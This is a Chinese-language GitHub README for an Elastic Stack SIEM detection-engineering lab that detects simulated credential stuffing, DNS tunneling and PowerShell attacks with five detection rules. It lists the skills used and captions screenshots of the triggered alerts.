Noel-BijuJohn/elastic-detection-engineering-lab
GitHub: Noel-BijuJohn/elastic-detection-engineering-lab
一个使用 Elastic Stack 构建 SIEM 检测工程实验室的实战项目,通过模拟真实攻击并编写检测规则来展示完整的检测工程流程。
Stars: 1 | Forks: 0
# Elastic-Detection-Engineering 实验室
**实习项目 | SOC 分析师 | 2026年3月**
使用 Elastic Stack 进行的动手 SIEM 检测工程实验室,通过真实日志分析和警报验证来检测撞库、DNS 隧道和基于 PowerShell 的攻击。
## 🔥 亮点
- 从零开始构建完整的 Elastic SIEM 实验室(Kibana, Fleet, Packetbeat, Elasticsearch)
- 设计了 5 条检测规则,涵盖 3 种规则类型 —— EQL Sequence, Threshold 和 KQL Query
- 检测了撞库、DNS 隧道和 PowerShell 利用
- 使用 Kali Linux 对在线 Windows 11 目标模拟了所有攻击
- 在 Elastic Security 仪表板中确认所有 5 条警报均已触发
- 创建了包含分流、调查查询和遏制措施的 SOC 分析师运行手册
## 🛠️ 使用技能
`Elastic Stack` `Kibana` `Fleet` `Elastic Agent` `Packetbeat` `EQL` `Ingest Pipelines` `ECS Field Mapping` `Detection Engineering` `SIEM Configuration` `Log Parsing` `Windows Event Logs` `PowerShell Script Block Logging` `Kali Linux` `MITRE ATT&CK` `Threat Simulation` `Alert Validation`
## 📸 截图

### 🔥 警报仪表板 —— 所有规则触发中
### 1️⃣ 撞库 —— 阈值规则

**A. Kibana Discover 中的登录失败日志**

**B. 原始 auth.log —— 失败量**

**C. 阈值警报已触发**
### 2️⃣ 撞库 —— EQL Sequence 规则

**A. auth.log 中的 失败 → 成功 序列**

**B. EQL Sequence 规则配置**

**C. EQL Sequence 警报已触发**
### 3️⃣ DNS 隧道 —— 阈值规则

**A. 顺序子域名查询模式**

**B. Kibana Discover 中的 DNS 事件**
